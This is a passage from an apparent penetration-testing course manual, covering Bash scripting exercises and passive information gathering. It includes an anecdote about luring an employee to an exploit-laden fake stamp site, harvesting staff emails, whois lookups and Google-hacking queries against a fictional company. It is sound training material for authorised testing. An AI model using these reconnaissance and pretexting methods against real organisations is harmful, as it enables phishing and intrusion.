This script builds an HTML file (*web.html*), starting with the most basic tags. Then, the **ls** and **awk** statements insert each .PNG file name into an HTML *IMG* tag and append this to our *web.html*

¹³⁴ (MDN Web Docs, 2019), https://developer.mozilla.org/en-US/docs/Learn/HTML/Introduction_to_HTML/Getting_started

file. Finally, we append HTML end tags into the file, make the script executable, and view it in our browser. The result is simple, but effective, giving us a view of each web server's main page:



Figure 18: Previewing scan results

Hopefully, these brief practical examples have given you an idea about some of the possibilities that Bash scripting has to offer. Learning to use Bash effectively will be essential when trying to quickly automate a large number of tasks during assessments.

5.7.3.1 Exercises

1. Research Bash loops and write a short script to perform a ping sweep of your target IP range of 10.11.1.0/24.
2. Try to do the above exercise with a higher-level scripting language such as Python, Perl, or Ruby.
3. Use the practical examples in this module to help you create a Bash script that extracts JavaScript files from the **access_log.txt** file (http://www.offensive-security.com/pwk-files/access_log.txt.gz). Make sure the file names DO NOT include the path, are unique, and are sorted.
4. Re-write the previous exercise in another language such as Python, Perl, or Ruby.

5.8 Wrapping Up

The GNU Bourne-Again Shell (Bash)¹³⁵ is a powerful work environment and scripting engine. A competent security professional skillfully leverages Bash scripting to streamline and automate many Linux tasks and procedures. In this module, we introduced Bash scripting and explored several practical scenarios.

¹³⁵ (GNU, 2017), <http://www.gnu.org/software/bash/>

6 Passive Information Gathering

Passive Information Gathering (also known as Open-source Intelligence or OSINT¹³⁶) is the process of collecting openly available information about a target, generally without any direct interaction with that target.

There are a variety of resources and tools we can use to gather this information and the process is cyclical rather than linear. In other words, the “next step” of any stage of the process depends on what we find during the previous steps, creating “cycles” of processes. Since each tool or resource can generate any number of varied results, it can be hard to define a standardized process. The ultimate goal of passive information gathering is to obtain information that clarifies or expands an attack surface,¹³⁷ helps us conduct a successful phishing campaign, or supplements other penetration testing steps such as password guessing.

Due to the cyclical nature of this process, this module will unfold differently than previous modules. Instead of presenting linked scenarios, we will simply present various resources and tools, explain how they work, and arm you with the basic techniques required to build a passive information-gathering campaign.

Before we begin, we need to define passive information gathering. There are two different schools of thought on what constitutes “passive” in this context.

In the strictest interpretation, we *never* communicate with the target directly. For example, we could rely on third parties for information, but we wouldn’t access any of the target’s systems or servers.

Using this approach maintains a high level of secrecy about our actions and intentions, but can also be cumbersome and may limit our results.

In a looser interpretation, we might interact with the target, but only as a normal Internet user would. For example, if the target’s website allows us to register for an account, we could do that. However, we would not test the website for vulnerabilities during this phase.

In this module, we will adopt this latter, less rigid interpretation for our approach.

Neither approach is necessarily “correct”. We need to consider the scope and rules of engagement for our penetration test before deciding which to use. In addition, bear in mind this phase may not always be necessary and that even if this phase bears fruit (say in the form of a successful spearphishing campaign), the other phases may require equal or greater attention.

Before we begin discussing resources and tools, let’s share a personal example of a penetration test that involved successful elements of a passive information gathering campaign.

A Note From the Author

Several years ago, we at Offensive Security were tasked with performing a penetration test for a small company. This company had virtually no Internet presence and very few externally exposed

¹³⁶ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Open-source_intelligence

¹³⁷ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Attack_surface

services, all of which proved to be secure. There was practically no attack surface to speak of. After a focused passive information gathering campaign that leveraged various Google search operators, connected bits of information “piped” into other online tools, and a bit of creative and logical thinking, we found a forum post made by one of the target’s employees in a stamp-collecting forum:

Hi!
I'm looking for rare stamps form the 1950's - for sale or trade.
Please contact me at david@company-address.com
Cell: 999-999-9999

Listing 193 - A forum post

We used this information to launch a semi-sophisticated client-side attack. We quickly registered a stamps-related domain name and designed a landing page that displayed various rare stamps from the 1950's, which we found using Google Images. The domain name and design of the site definitely increased the perceived reliability of our stamp trading website.

Next, we embedded some nasty client-side attack exploit code in the site's web pages, and called “David” during the workday. During the call, we posed as a stamp collector that had inherited their Grandfather's huge stamp collection.

David was overjoyed to receive our call and visited the malicious website to see the “stamp collection” without hesitation. While browsing the site, the exploit code executed on his local machine and sent us a reverse shell.

This is a good example of how some innocuous passively-gathered information, such as an employee engaging in personal business with his corporate email, can lead to a foothold during a penetration test. Sometimes the smallest details can be the most important.

While “David” wasn't following best practices, it was the company's policy and lack of a security awareness program that set the stage for this breach. Because of this, we avoid casting blame on an individual in a written report. Our goal as penetration testers is to improve the security of our client's resources, not to target a single employee. Simply removing “David” wouldn't have solved the problem.

Let's take a look at some of the most popular tools and techniques that can help us conduct a successful information gathering campaign. We will use MegaCorp One,¹³⁸ a fictional company created by Offensive Security, as the subject of our campaign.

6.1 Taking Notes

An information gathering campaign can generate a lot of data, and it's important that we manage that data well so that we can leverage it in further searches or use it in a later phase. There is no

¹³⁸ (Offensive Security, 2019), <https://www.megacorpone.com/>

right or wrong way to take notes. However, we may find it easier to retrieve information later on if we keep detailed and well formatted notes.

6.2 Website Recon

If the client has a website, we can gather basic information by simply browsing the site. Small organizations may only have a single website, while large organizations might have many, including some that are not maintained. Let's check out MegaCorp One's website (<https://www.megacorpone.com/>) to learn more about our target.





Figure 19: MegaCorp One

A quick review of their website reveals that they are a nanotech company.

The about page at <https://www.megacorpone.com/about.html> reveals email addresses and Twitter accounts of some of their employees:



MEET OUR TEAM

 Joe Sheer CHIEF EXECUTIVE OFFICER Email: joe@megacorpone.com Twitter: @Joe_Sheer	 Tom Hudson WEB DESIGNER Email: thudson@megacorpone.com Twitter: @TomHudsonMCO	 Tanya Rivera SENIOR DEVELOPER Email: trivera@megacorpone.com Twitter: @TanyaRiveraMCO	 Matt Smith MARKETING DIRECTOR Email: msmith@megacorpone.com Twitter: @MattSmithMCO
---	---	--	---

Figure 20: About Us - MegaCorp One

We could use these addresses in a social media information gathering campaign. We will discuss this in more detail in a later section.

It's also worth mentioning that the company's email address format follows a pattern of "first initial + last name". However, their CEO's email address simply uses his first name. This indicates that founders or long-time employees have a different email format than newer hires. This information could be useful in a later stage of the assessment.

Corporate social media accounts, found on the same page, are also worth recording for further research:




Figure 21: Social Media - MegaCorp One

Let's update our notes to keep track of each of these bits of information including the email address format and social media sites references.

6.3 Whois Enumeration

*Whois*¹³⁹ is a TCP service, tool, and a type of database that can provide information about a domain name, such as the *name server*¹⁴⁰ and *registrar*.¹⁴¹ This information is often public since registrars charge a fee for private registration.

We can gather basic information about a domain name by executing a standard forward search by passing the domain name, megacorpone.com, into the **whois** client:

```
kali@kali:~$ whois megacorpone.com
Domain Name: MEGACORPONE.COM
Registry Domain ID: 1775445745_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.gandi.net
Registrar URL: http://www.gandi.net
Updated Date: 2019-01-01T09:45:03Z
```

¹³⁹ (Wikipedia, 2019) <https://en.wikipedia.org/wiki/WHOIS>

¹⁴⁰ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Name_server

¹⁴¹ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Domain_name_registrar

```
Creation Date: 2013-01-22T23:01:00Z
Registry Expiry Date: 2023-01-22T23:01:00Z
...
Registry Registrant ID:
Registrant Name: Alan Grofield
Registrant Organization: MegaCorpOne
Registrant Street: 2 Old Mill St
Registrant City: Rachel
Registrant State/Province: Nevada
Registrant Postal Code: 89001
Registrant Country: US
Registrant Phone: +1.9038836342
...
Registry Admin ID:
Admin Name: Alan Grofield
Admin Organization: MegaCorpOne
Admin Street: 2 Old Mill St
Admin City: Rachel
Admin State/Province: Nevada
Admin Postal Code: 89001
Admin Country: US
Admin Phone: +1.9038836342
...
Registry Tech ID:
Tech Name: Alan Grofield
Tech Organization: MegaCorpOne
Tech Street: 2 Old Mill St
Tech City: Rachel
Tech State/Province: Nevada
Tech Postal Code: 89001
Tech Country: US
Tech Phone: +1.9038836342
...
Name Server: NS1.MEGACORPONE.COM
Name Server: NS2.MEGACORPONE.COM
Name Server: NS3.MEGACORPONE.COM
...
```

OSINT55454 Ryan Dolan

Listing 194 - Using whois on megacorpone.com

Not all of this data is useful, but we did discover some valuable information. First, the output reveals that Alan Grofield registered the domain name. According to the Megacorp One Contact page, Alan is the “IT and Security Director”.

We also found the name servers for MegaCorp One. Name servers are a component of DNS, which we won’t be examining here, but we should add these servers to our notes.

In addition to this standard forward lookup, which gathers information about a DNS name, the whois client can also perform reverse lookups. Assuming we have an IP address, we can perform a reverse lookup to gather more information about it:

```
kali@kali:~$ whois 38.100.193.70
...
NetRange:      38.0.0.0 - 38.255.255.255
CIDR:         38.0.0.0/8
NetName:       COGENT-A
```

```
...
OrgName:      PSINet, Inc.
OrgId:        PSI
Address:       2450 N Street NW
City:         Washington
StateProv:    DC
PostalCode:   20037
Country:      US
RegDate:      2015-06-04
Updated:      2015-06-04
...
```

Listing 195 - Whois reverse lookup

The results of the reverse lookup gives us information on who is hosting the IP address. This information could be useful later, and as with all the information we gather, we will add this to our notes.

6.3.1.1 Exercise

1. Use the whois tool in Kali to identify the name servers of MegaCorp One.

6.4 Google Hacking

The term “Google Hacking” was popularized by Johnny Long in 2001. Through several talks¹⁴² and an extremely popular book (*Google Hacking for Penetration Testers*¹⁴³), he outlined how search engines like Google could be used to uncover critical information, vulnerabilities, and misconfigured websites.

At the heart of this technique were clever search strings and operators¹⁴⁴ that allowed creative refinement of search queries, most of which work with a variety of search engines. The process is iterative, beginning with a broad search, which is narrowed down with operators to sift out irrelevant or uninteresting results.

Let's try a few of these operators and get a feel for how they work.

The `site` operator limits searches to a single domain. We can use this operator to get a rough idea of an organization's web presence:

¹⁴² (Wikipedia, 2019) https://en.wikipedia.org/wiki/Google_hacking

¹⁴³ (Johnny Long, Bill Gardner, Justin Brown, 2015), https://www.amazon.com/Google-Hacking-Penetration-Testers-Johnny/dp/0128029641/ref=dp_ob_image_bk

¹⁴⁴ (Google, 2019), <https://support.google.com/websearch/answer/2466433?hl=en>




Figure 22: Searching with a Site Operator

We can then use further operators to narrow these results. For example, the *filetype* (or *ext*) operator limits search results to the specified file type.

In this example, we combine operators to locate PHP files (**filetype:php**) on www.megacorpone.com (**site:megacorpone.com**):




Figure 23: Searching with a Filetype Operator

We only get one result but it is an interesting one. Our query found the login page for an instance of AlienVault OSSIM,¹⁴⁵ a security information and event management (SIEM) platform. Security teams use SIEM tools to monitor applications and network traffic for malicious activities. Usually these tools are only available on internal networks. We should note this URL as it might prove useful if we can find user credentials to login during the active exploitation phase.

The `ext` operator could also be helpful to discern what programming languages might be used on a web site. Searches like `ext:jsp`, `ext:cfm`, `ext:pl` will find indexed Java Server Pages, Coldfusion, and Perl pages respectively.

We can also modify an operator using `-` to exclude particular items from a search, narrowing the results.

For example, to find interesting, non-HTML pages, we can use `site:megacorpone.com` to limit the search to `megacorpone.com` and subdomains, followed by `-filetype:html` to exclude HTML pages from the results:

¹⁴⁵ (AT&T, 2019), <https://cybersecurity.att.com/products/ossim>




Figure 24: Searching with the Exclude Operator

In this case, we found several interesting pages, including an administrative console.

In another example, we can use a search for **intitle:“index of” “parent directory”** to find pages that contain “index of” in the title and the words “parent directory” on the page.




